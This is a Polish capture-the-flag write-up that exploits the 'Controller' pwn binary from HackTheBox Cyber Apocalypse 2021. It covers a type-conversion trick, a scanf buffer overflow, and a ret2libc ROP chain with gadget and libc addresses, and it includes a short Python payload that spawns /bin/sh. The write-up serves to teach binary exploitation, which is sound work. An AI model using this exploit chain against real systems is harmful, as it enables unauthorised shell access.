Filip Poplewski

Zaawansowana exploitacja 64bitowego pliku wykonywalnego pod Linuxem.

Zadnie pochodzi z konkursu "HackTheBox Cyber Apocalypse CTF 2021".




Opracowanie zadania zostało podzielone na cztery części:

- 1. Omówienie i analiza zadania
- 2. Inżynieria wsteczna z wykorzystaniem IDY Pro
- 3. Opracowanie exploita działającego w kontrolowanych warunkach
- 4. Opracowanie exploita działającego w dowolnych warunkach (w tym na komputerze ofiary)

Omówienie zadania oraz rekonesans

Zadanie, które będę omawiać należy do kategorii pwn i zostało nazwane "Controller".




Naszym celem w tym zadaniu jest przesłanie do aplikacji uruchomionej na serwerach konkursowych ciągu znaków uruchamiających sh i tym samym umożliwiającym nam odczytanie pliku z flagą znajdującego się na serwerze.

Wraz z IP i portem, na którym uruchomiona jest podatna usługa zostają nam dostarczone dwa pliki pierwszy z biblioteką standardową glibc działającą aktualnie na serwerze oraz drugi z programem "Controller" uruchamiającym się zaraz po połączeniu z serwerem.

Oba pliki znajdują się w załączniku.

Omówienie zadania oraz rekonesans

Uruchomienie programu "Controller":



Program po podłączeniu się do serwera

Program uruchomiony lokalnie

Po uruchomieniu programu zobaczymy komunikat iż połączyliśmy się do pokoju kontrolnego stacji kosmicznej, odpowiedzialnego za zarządzanie zasobami.

Program prosi nas o podanie liczb, dwóch następnie a wybranie operacji jaka chcemy wykonać na podanych liczbach. Jeśli podane przez nas liczby mieszczą się ustalonym przedziale którą wybraliśmy operacja, istnieje, program zwróci wynik i zapyta nas ponownie o to samo (i tak w nieskończoność). Jeśli podamy programowi liczbę powyżej 69 program zakończy działanie i rozłączy nasze połączenie z serwerem.

```
PS C:\Users\Serwisowy> ssh xelpip@192.168.1.66
xelpip@192.168.1.66's password:
Permission denied, please try again.
xelpip@192.168.1.66's password:
Linux root 5.10.0-kali6-amd64 #1 SMP Debian 5.10.26-lkali2 (2021-04-01) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 29 22:30:17 2021 from 192.168.1.70

** Control Room **

Insert the amount of 2 different types of recources: 90
90
Choose operation:

1. +

2. -


3. *

4. ÷


> 3

We cannot use these many resources at once!
Connection to 192.168.1.66 closed.
PS C:\Users\Serwisowy>
```

Analizę programu "Controller" rozpoczniemy od reverse engineeringu z wykorzystaniem IDY Pro umożliwiającej: dekompilację, deasemblację, analizę programu, wyświetlenie sekcji oraz zdekodowanych funkcji.



A więc jak możemy zauważyć main programu zawiera dwie funkcje pierwsza odpowiadająca za wypisywanie migającego napisu "Control room", oraz druga odpowiadająca z działanie programu oraz jego główne funkcjonalności.



Po dekompilacji funkcji "calculator" możemy zauważyć, że wywołuje ona funkcję "calc" tak długo jak zwraca ona wartości różną od 65338.

Lecz najważniejszą rzeczą w funkcji "calculator" jest linijka podkreślona na pomarańczowo. Odpowiada ona za pobranie danych od użytkownika w przypadku zaistnienia "dziwnej sytuacji" (chodzi tutaj o sytuację, w której funkcja calc zwróci 65338). Po wpisaniu przez użytkownika znaku "Y" lub "y" (wartość 89 lub 121 w ASCII) program zgłosi błąd. ącą nas rzeczą w linijce odpowiedzialnej za pobranie danych od użytkownika jest to iż wykorzystuje ona niebezpieczną funkcję scanf bez weryfikowania czy podana wartość przez użytkownika zmieści się w buforze. Ten na pozór mały błąd tworzy podatność buffer overflow umożliwiającą nam włamanie się na serwer. Pozwoli nam ona na uzyskanie kontroli nad adresem wykonywanego przez procesor kodu. Lecz najpierw musimy doprowadzić do sytuacji, w której funkcja calc zwróci pożądaną przez nas wartość 65338 tym samym przerywając pętlę i przechodząc do podatnego na atak fragmentu kodu.

Sprowadza się to do konieczności przeanalizowania działania funkcji "calc".

```
IDA View-A Pseudocode-B Pseudocode-A
f_printf
f_strcmp
f_setvbuf
__isetvbuf
f __isoc99_scanf
f __exit
f __usleep
f __start
f __dl_relocate_static_pie
f deregister tm clones
f deregister_tm_clones
f register_tm_clones
f __do_global_dtors_aux
f frame_dummy
f reset
f rainbow
f color
f printstr
                                                                                           v5 = sub(v3, v2);
printf("%d - %d = %d\n", v3, v2, v5);
                                                                                                                                Funkcja odpowiedzialna
                                                                                               v0 = mult(v3, v2);
v5 = v0; blad konwersji typów
printf("%d * %d = %d\n", v3, v2, v0);
f calc
f calculator
f welcome
f main
f _libc_csu_init
 __libc_csu_fini
    _term_pro
f__term_proc
f_ putchar
f_ puts
f_ strien
f_ printf
f_ _libc_start_m
                                                                                      {
LABEL_15:
    printstr("Invalid operation, exiting..\n");
    return v5;
  strcmp
setvbuf
                                                                                     00000F01 calc:1 (400F01)
```

A więc jak możemy zauważyć w linijce zakreślonej na kolor zielony, funkcja calc zwraca wartość zmiennej "v5", która jest typu unsigned int (linia zaznaczona na pomarańczowo). Wartością zmiennej v5 jest wynik działania na dwóch podanych przez użytkownika liczbach. Niestety osiągnięcie wyniku funkcji "calc" równego 65338 w konwencjonalny sposób jest niemożliwe, ponieważ nawet jeśli pomnożymy dwie największe liczby możliwe do wprowadzenia (tzn. mniejsze niż 69) przez siebie to otrzymamy 4624 czyli nawet nie połowę wartości, którą potrzebujemy. Problem ten możemy rozwiązać na dwa sposoby:

- 1. Ponieważ w warunku sprawdzenia została określona tylko górna granica to możemy podać wartości ujemne np. -1 * -65338 czego wynikiem będzie oczekiwana wartość,
- 2. Wykorzystać fakt iż wartość z mnożenia jest najpierw zapisywana do zmiennej v0 (która jest zmienną typu short patrz 3 linijka) a następnie przypisywana jest do zmiennej typu unsigned int co powoduje błąd konwersji typów.

Najważniejszą różnicą pomiędzy typami short int i unsigned int jest to iż jeden z nich uwzględnienia znak zapisywanej liczby a drugi obsługuje jedynie liczby dodatnie.

Aby przeprowadzić wyżej wymieniony sposób obejścia najpierw musimy zapoznać się z tym w jaki sposób komputer zapisuje liczby ze znakiem oraz bez znaku. Kompilatory C++ wykorzystują metodę "Two's complement", którą po krótce omówię poniżej.

Komputer zapisuje wartości ujemne poprzez xor-owanie zanegowanego operandu z pożądaną liczbą. Jako iż unsigned int nie obsługuje wartości ujemnych wartość zapisana w short-cie zostanie na sztywno przepisana do unsigned int co później będzie powodować nieprawidłową interpretację tej liczby. A więc żeby otrzymać wartość 65338 należy pomnożyć -198 * 1.

```
1111 1111 0011 1010 < -198 dla short
0000 0000 1111 1111 0011 1010 < 65 338 dla unsigned int
```

Jak możemy zauważyć liczba została zinterpretowana przez program jako 65 338 zamiast -198 co spowodowało wyjście z pętli do polecenia scanf które jest podatne na atak buffer overflow.

```
filip@DESKTOP-KFFTUBI:/mnt/c/Users/Serwisowy/desktop$ ./controller

** Control Room **

Insert the amount of 2 different types of recources: -198 1
Choose operation:

1. +

2. -

3. ×

4. ÷

> 3

-198 * 1 = 65338
Something odd happened!
Do you want to report the problem?

> |
```

Przepełnienie bufora zaczniemy od sprawdzenia jakie zabezpieczenia zostały ustawione podczas kompilacji tego programu. Wykorzystam do tego GDB (GNU Debugger) z wtyczką PEDA oraz PWNDBG (które również jest nakładką na GDB tylko że znacznie nowocześniejszą i stale wspieraną przez twórcę którym jest Polak "disconect3d") dedykowana jest ona do programowania - niskopoziomowego, hardware hackingu, inżynierii wstecznej i deweloperom exploitów .

```
b-peda$ checksec
                      pwndbg> checksec
                      [*] '/home/ret2me/ctf/ret2libc/controller'
CANARY
FORTIFY
                                    amd64-64-little
                          Arch:
          : ENABLED
NX
                          RELRO:
                                    Full RELRO
PIE
                          Stack:
                                    No canary found
RELRO
          : FULL
                                    NX enabled
                          NX:
                                    No PIE (0x400000)
                          PIE:
                      pwndbg>
```

Jak możemy zauważyć program wykorzystuje flage NX, która blokuje wykonywanie kodu znajdującego się w stronach pamięci co znacząco utrudni nam pracę tak samo jak to iż na serwerze najprawdopodobniej włączone jest Address Space Layout Randomization (ASLR) przez co nie możemy zapisać na sztywno adresu funkcji znajdujących się w bibliotece libc. Aby ominąć opisane wyżej zabezpieczenia wykorzystamy następujące ataki:

<u>Buffer Overflow</u> - przepełnienie bufora umożliwi nam nadpisanie odłożonego na stosie adresu powrotu funkcji dzięki czemu będziemy mogli zmusić program do wykonania dowolnego kodu


Ret2libc - zamiast wstrzykiwać gotowy kod w przepełniany bufor, a następnie nadpisywać adres powrotu początkiem bufora tak jak to ma miejsce w klasycznym ataku buffer overflow odwołamy się do funkcji "system" znajdującej się w bibliotece libc podając jako argument polecenie wywołania shella.

ROP Chaining - jest to atak umożliwiający przejęcie kontroli i wykonania specjalnie dobranych instrukcji kodu maszynowego nazwanych "gadgetami", które już znajdują się w pamięci maszyny.

<u>Ret2Plt</u> - atak ten polega na odwoływaniu się do funkcji za pomocą ustawienia adresu powrotu na sekcji PLT

Zachęcam do przeczytania więcej na temat tych ataków z zamieszczonych odnośników ponieważ powyższe definicje zostały znacząco uproszczone.

Zanim zaczniemy zastanówmy się od strony teoretycznej jak zbudowany jest stos aplikacji która jest wykonywana.



Naszym pierwszym celem będzie ustalenie ile bajtów dzieli nas od adresu tablicy w której alokowane są dane pobrane przez funkcję scanf do adresu powrotu z funkcji. Aby tego dokonać należy wykorzystać pattern generator czyli program generujący bardzo długi ciąg znaków składający się z 8 znakowych fragmentów które są niepowtarzalne które zostaną wprowadzone do funkcji scanf (ma to na celu ułatwienie nam znalezienie przesunięcia na podstawie unikalnego ciągu jakim został nadpisany adresu powrotu).

A więc załadujmy nasz program do gdb, ustawmy breakpoint w funkcji "calculator" na ostatniej operacji, którą zawsze jest ret. Operacja ta odpowiada za wykonanie skoku pod adres znajdujący się na stosie czyli innymi słowy za powrót w miejsce, z którego została wywołana funkcja, w której aktualnie się znajdujemy.

```
filip@DESKTOP-KFFTUBI: /mnt/« ×
pwndbg> disassemble calculator
Dump of assembler code for function calculator:
  0x0000000000401066 <+0>:
                               push
  0x0000000000401067 <+1>:
                                      rbp,rsp
                               mov
                                      rsp,0x20
  0x000000000040106a <+4>:
                               sub
  0x000000000040106e <+8>:
                                      0x400f01 <calc>
                               call
  0x0000000000401073 <+13>:
                                      DWORD PTR [rbp-0x4],eax
                               mov
  0x0000000000401076 <+16>:
                                      DWORD PTR [rbp-0x4], 0xff3a
                               cmp
                                      0x4010f1 <calculator+139>
  0x000000000040107d <+23>:
                               jne
  0x000000000040107f <+25>:
                                      rdi,[rip+0x322]
                                                             # 0x4013a8
                               lea
                                      0x400dcd <printstr>
  0x0000000000401086 <+32>:
                               call
                               lea
  0x000000000040108b <+37>:
                                      rax,[rbp-0x20]
  0x000000000040108f <+41>:
                               mov
                                      rsi,rax
                                      rdi,[rip+0x34d]
  0x0000000000401092 <+44>:
                               lea
                                                             # 0x4013e6
                                      eax,0x0
  0x0000000000401099 <+51>:
                               mov
                               call
  0x000000000040109e <+56>:
                                      0x400680 <__isoc99_scanf@plt>
                               movzx edx,BYTE PTR [rbp-0x20]
  0x00000000004010a3 <+61>:
                               movzx eax,BYTE PTR [rip+0x33b]
  0x00000000004010a7 <+65>:
                                                                      # 0x4013e9
  0x00000000004010ae <+72>:
                                      edx,dl
                               movzx
  0x00000000004010b1 <+75>:
                                      eax,al
                               movzx
  0x000000000004010b4 <+78>:
                                      edx,eax
  0x00000000004010b6 <+80>:
                               mov
                                      eax,edx
  0x00000000004010b8 <+82>:
                                      eax,eax
                               test
  0x00000000004010ba <+84>:
                               je
                                      0x4010d5 <calculator+111>
  0x00000000004010bc <+86>:
                               movzx edx,BYTE PTR [rbp-0x20]
                               movzx eax, BYTE PTR [rip+0x324]
  0x00000000004010c0 <+90>:
                                                                     # 0x4013eb
                               movzx edx,dl
  0x00000000004010c7 <+97>:
                               movzx eax,al
  0x000000000004010ca <+100>:
  0x00000000004010cd <+103>:
                                      edx, eax
  0x00000000004010cf <+105>:
                               mov
                                      eax,edx
  0x00000000004010d1 <+107>:
                               test
                                      eax,eax
                                      0x4010e3 <calculator+125>
  0x00000000004010d3 <+109>:
                               jne
  0x00000000004010d5 <+111>:
                                      rdi,[rip+0x311]
                                                             # 0x4013ed
                               lea
  0x000000000004010dc <+118>:
                               call
                                      0x400dcd <printstr>
                               jmp 0x4010fb <calculator+149>
  0x00000000004010e1 <+123>:
                                                             # 0x401400
  0x00000000004010e3 <+125>:
                                      rdi,[rip+0x316]
                               lea
  0x00000000004010ea <+132>:
                               call 0x400dcd <printstr>
  0x00000000004010ef <+137>:
                               jmp
                                      0x4010fb <calculator+149>
  0x00000000004010f1 <+139>:
                                      eax,0x0
                               mov
  0x00000000004010f6 <+144>:
                               call
                                      0x401066 <calculator>
  0x00000000004010fb <+149>:
                               nop
  0x00000000004010fc <+150>:
                               leave
  0x00000000004010fd <+151>:
End of assembler dump.
pwndbg> break *0x00000000004010fd
Breakpoint 1 at 0x4010fd
pwndbg>
```

Następnie wygenerujmy nasz pattern:


Generate a pattern

Length 200 Pattern	
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A <mark>b3Ab4Ab5</mark> Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9 4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag	Ae0Ae1Ae2Ae3Ae

Po podaniu go do aplikacji i osiągnięciu braekpointa otrzymujemy następujące informacje:

Teraz należy skopiować wartość znajdującą się w polu adresu i sprawdzić ile znaków potrzebowaliśmy aby dokonać nadpisania.

UWAGA: należy pamiętać o tym że dane na stacku zapisywane są od tyłu metoda ta nazywa się "Little endian" (a co za tym idzie odczytywanie ciągu zaczniemy od najmniej znaczącego **bajtu**).



Jak widzimy program poinformował nas, iż od zaalokowanych danych do ciągu jakim został nadpisany adres powrotu potrzebne było 40 znaków. Ciąg którym został nadpisany adres powrotu zaznaczyłem na niebiesko.

W klasycznym ataku typu buffer overflow należy napisać program w asemblerze mieszczący się w 40 bajtowach (bo tyle wynosi odległość do adresu powrotu) a następnie zasemblować. Adres powrotu nadpisuje się adresem początku tego napisanego i wstrzykniętego przez nas programu (w tym przypadku 40 bajtowego) co sprawi, że atakowany program zacznie wykonywać nasz kod. Niestety w tym przypadku zostały ustawione flagi NX, które sprawiają, że procesor unimożliwia wykonanie wstrzykniętego kodu na stos. Aby uporać się z tym problemem musimy ustawić adresu powrotu na inny istniejący już w systemie fragment kodu na wykonanie którego pozwoli procesor. W naszym przypadku wykorzystamy funkcję "system" umożliwiającą zlecenie systemowi wykonania podanej przez nas operacji (w naszym przypadku będzie to komenda "/bin/sh"). Znajduje się ona w wykorzystywanej przez program bibliotece "libc".

Aby wywołać funkcję "system" z parametrem "/bin/sh" będziemy musieli określić miejsce w pamięci przeznaczone do przekazania tego parametru (pointer). Jest to specyfikowane poprzez wytyczne "x86 calling conventions".W tym przypadku dla architektóry x86_64 (jest 64bitowy) i systemu linux będzie to System V AMD64 ABI, który mówi że pierwszy argument dla danych typu pointer należy umieścić w rejestrze RDI.

System V AMD64 ABI [edit]

The calling convention of the System V AMD64 ABI is followed on Solaris, Linux, FreeBSD, macOS, [23] and is the de facto standard among Unix and Unix-like operating systems. The OpenVMS Calling Standard on x86-64 is based on the System V ABI with some extensions needed for backwards compatibility. [24] The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, R9 (R10 is used as a static chain pointer in case of nested functions [25]:21), while XMM0, XMM1, XMM2, XMM3, XMM4, XMM5, XMM6 and XMM7 are used for the first floating point arguments. [25]:22 As in the Microsoft x64 calling convention, additional arguments are passed on the stack. [25]:22 Integer return values up to 64 bits in size are stored in RAX while values up to 128 bit are stored in RAX and RDX. Floating-point return values are similarly stored in XMM0 and XMM1. [25]:25 The wider YMM and ZMM registers are used for passing and returning wider values in place of XMM when they exist. [25]:26,55

If the callee wishes to use registers RBX, RSP, RBP, and R12–R15, it must restore their original values before returning control to the caller. All other registers must be saved by the caller if it wishes to preserve their values. [25]:16

For leaf-node functions (functions which do not call any other function(s)), a 128-byte space is stored just beneath the stack pointer of the function. The space is called the **red zone**. This zone will not be clobbered by any signal or interrupt handlers. Compilers can thus utilize this zone to save local variables. Compilers may omit some instructions at the starting of the function (adjustment of RSP, RBP) by utilizing this zone. However, other functions may clobber this zone. Therefore, this zone should only be used for leaf-node functions. gcc and clang offer the _mno-red-zone flag to disable red-zone optimizations.


If the callee is a variadic function, then the number of floating point arguments passed to the function in vector registers must be provided by the caller in the AL register [25]:55

Unlike the Microsoft calling convention, a shadow space is not provided; on function entry, the return address is adjacent to the seventh integer argument on the stack.

Na nasze szczęście ciąg znaków "/bin/sh" również znajduje w bibiliotece Libc.

Żeby zdjąć adres do naszego argumentu ze stosu i umieścić go rejestrze musimy znaleźć w naszym programie, kawałek kodu wykonujący następującą operację "pop rdi; ret;" umożliwi nam to wywołanie kolejnej funkcji zaraz po zdjęciu wartości ze stosu. Kawałek takiego kodu nazywamy ROP gadget. A więc nasz stack będzie teraz wyglądać następująco:

STACK



A zatem do działania naszego exploitu potrzebujemy 4 rzeczy:

- adresu naszego gadgetu "pop rdi; ret"
- adresu podstawowego
- offsetu ciągu "/bin/sh"
- offsetu funkcji "system"

Pierwszą uproszczoną wersję explita będę uruchamiać w programie gdb który tworzy specjalne środowisko uruchomieniowe dla debugowanego programu między innymi wyłącza ASLR dzięki czemu adres podstawowy libc będzie zawsze taki sam i raz napisany explit będzie działać za każdym razem nawet jeśli zapiszemy adres funkcji zewnętrznej na sztywno. Dzięki wyłączonemu ASLR jest to iż adresu funkcji "system" nie musimy obliczać przy pomocy przesunięcia i adresu podstawowego libc a komendy "p system". Niestety adresu do ciągu znaków "/bin/sh" nie uzyskamy tak łatwo i musimy go obliczyć przy pomocy przesunięcia które otrzymamy z programu strings i adresu podstawowego biblioteki libc który otrzymamy przy pomocy komendy vmmap.

Zacznijmy od znalezienia adresu gadgetu "pop rdi; ret". W tym celu wykorzystamy program ROP gadget.

Jak widzimy takowa operacja istnieje pod adresem 0x4011d3

Teraz musimy uzyskać przesunięcię ciągu "/bin/sh" do tego celu wykorzystam program strings wraz z odpowiednimi flagami

W wersji libc działającej na serwerze przesunięcie wynosi 0x1b3e1a Natomiast w wersji libc działającej na moim komputerze wynosi 0x18a156.

Adres funkcji system pozyskamy przy pomocy gdb. Jak już wcześniej wspomniałem gdb wyłącza ASLR dzięki czemu adres przy każdym uruchomieniu będzie taki sam.

Jak widzimy adres funkcji system wynosi 0x7ffff7e2ee50 co by się zgadzało ponieważ libc jest to biblioteka systemowa a takowe z reguły alokowane są w drugiej połowie dostępnej pamięci przez co mają wysokie adresy.

Ostatnią rzeczą która pozostała nam do sprawdzenia jest adres podstawowy bibloteki libc dzięki któremu będziemy mogli bliczyć adres ciągu "/bin/sh" libc_base_addr + string_offset = absolute_pointer_to_/bin/sh

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          0x601000
                             0x602000 r--p
                                               1000 1000
                                                           /home/ret2me/ctf/ret2libc/controller
    0x7fffff7de6000
                       0x7fffff7e0b000 r--p
                                                           /usr/lib/x86_64-linux-gnu/libc-2.31.so
                                              25000 0
    0x7ffff7f56000
                       0x7ffff7fa0000 r--p
                                              4a000 170000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7fffff7fa0000
                       0x7ffff7fa1000 ---p
                                               1000 1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
    0x7ffff7fa1000
                       0x7fffff7fa4000 r--p
                                               3000 1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
                                               4000 0
    0x7ffff7fcc000
                       0x7ffff7fd0000 r--p
                                                           [vvar]
    0x7fffff7fd2000
                       0x7ffff7fd3000 r--p
                                               1000 0
                                                           /usr/lib/x86_64-linux-gnu/ld-2.31.so
                       0x7ffff7ffb000 r--p
                                               8000 21000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffff7ff3000
    0x7ffff7ffc000
                       0x7ffff7ffd000 r--p
                                               1000 29000
                                                           /usr/lib/x86_64-linux-gnu/ld-2.31.so
    0x7ffffffde000
                       0x7ffffffff000 rw-p
                                              21000 0
                                                           [stack]
```

Po wpisaniu komendy vmmap, gdb wyświetla nam zawartość pliku /proc/[pid]/maps

Wybieramy adres biblioteki która umożliwia nam wykonanie kodu. Warto tutaj zaznaczyć że <u>zawsze</u> trzy ostatnie liczby w adresie biblioteki Libc to zera.

Teraz kiedy mamy już wszystkie potrzebne adresy oraz przesunięcia możemy napisać exploita generującego ciąg znaków który podamy aplikacji przy uruchomieniu w gdb. Wykorzystamy w tym celu pythona i bibliotkę struct która umożliwi nam zapisanie adresów w notacji little endian.

```
filip@DESKTOP-KFFTUBi:/mmt/i × + \

1 #!/usr/bin/python2$
2 from struct import *$
3 $
4 print("-198")$
5 print("1")$
6 print("3")$
7 $
8 $
9 buf = "y"* 40  # junk$
10 buf += pack("<Q", 0x000007ffff795156) # pointer to "/bin/sh" gets popped into rdi$
12 buf += pack("<Q", 0x000007ffff7e2ee50) # address of system()$
13 print(buf)$</pre>
```


Nasz exploit najpierw będzie wpisywać -198, 1 i 3 aby przejść do podatnego na atak kodu a następnie wstrzykiwał ropchain.

```
| Section | Sect
```

Po ustawieniu punku przerwania na operacji "ret" w funkcji calculator i uruchomieniu programu wraz z przekazaniem do niego strumienia wejściowego z pliku wygenerowanego przez nasz program, możemy sprawdzić czy exploit działa. Jak widzimy strzałka zaznaczona numerem jeden skacze z funkcji calculator do naszego gadetu odpowiedzialnego za umieszczenie pointera do /bin/sh w rejestrze RDI (został on podkreślony przeze mnie w sekcji "registers"). Następnie skacze (strzałka druga) do ostatniego adresu znajdującego się na stosie (podkreślony adres) czyli funkcji "system". Adres umiesznoy na rejestrze RDI nie pokrywa się z tym który mogliśmy zobaczyć w exploicie zamieszczonym wyżej ponieważ w GDB uruchomiłem wcześniejszą wersję exploita gdzie nieprawidłowo obliczyłem adress "/bin/sh" co udało mi się łatwo ustalić za pomocą następującej komenty:

```
pwndbg> x/s 0x7f5e88157fa6
0x7f5e88157fa6: <error: Cannot access memory at address 0x7f5e88157fa6>
```

Jak możemymy zobaczyć gdb nie było w stanie wyświelić treści znajdujących się pod danym adresem. Po ponownym obliczeniu i wprowadzeniu małej korekty (której efekt końcowy widać na zrzucie ekranu z gotowego exploita) uruchomiłem program ponownie i...



Jak możemy zobaczyć udało się!

Po lewej stronie ekranu możemy zauważyć wygenerowany przez nasz program ciąg znaków który umożliwi nam ominięcie zabezpieczeń i uruchomienie sh.

Po prawej widzimy uruchomienie programu wraz z przekazaniem strumienia wejściowgo z pliku "payload.txt". W zaznaczonej strzałką linijce gdb informuje nas iż udało się uruchomić dash-a. Teraz gdy wiemy ze nasze rozumowanie jest dobre czas na napisanie właściewego, działającego w każdy wartunkach expoloita.

Exploity bzujące na przepełnieniu bufora i nie tylko (np. Heap Exploitation o którym może kiedyś zrobie wypis) piszę się z reguły w pythonie z wykorzystaniem pwntool-ów. Pwntools jest to bardzo zaawansowana bibilioteka umożliwiająca uruchomienie programu a następnie interakcje z nim przy pomocy wielu funkcji takich jak:

- 1. Wysyłanie i przyjmowanie danych z konsoli w wygodny sposób
- 2. Szukanie i wykorzystywanie Gadgetów
- 3. Układanie ROPchainów
- 4. Dezasemblację / asemblację
- 5. Generownie patternów
- 6. Wykorzystanie gotowych shellcodów

Jako iż funkcja system nie jest wykorzystana w atakowanym przez nas programie nie została ona polinkowana przez LD "The GNU linker" do sekcji GOT odpowiadającego za przechowywanie adresów funkcji z znajdujących się w bibliotekach zewnętrznych wykorzystywanych w danym programie.

Niestety ominięcie Address space layout randomization stanowi nie lada wyzwanie które wymaga od nas napisania aż dwóch ROPchainów.

Pierwszy będzie odpowiadać za zleakowanie adresu podstawowego LIBC, niestety za każdym razem adres jest inny a więc nie możemy jednorazowo pozyskać adresu i wykorzystać go przy kolejnym uruchomieniu. W tym celu na końcu naszego ROPchaina ustawimy adres powrotu na początek programu dzięki czemu będziemy mogli wykorzystać uzyskane dane do obliczenia właściwego adresu funkcji oraz jej argumentu.

Przy pomocy programu ldd [nazwa programu] możemy sprawdzić adresy załadowanych bibliotek, jak możemy zauważyć adresy przy każdym uruchomieniu są inne.

Adres biblioteki Libc możemy obliczyć z różnicy adresu dowolnej funkcji oraz jej offsetu w bibliotece (możemy go uzyskać na dwa sposoby za pomocą komendy "readelf -Ws /usr/lib/x86_64-linux-gnu/libc-2.31.so | grep "system" bądź funkcji "libc.sym.puts" w pwntoolsach).

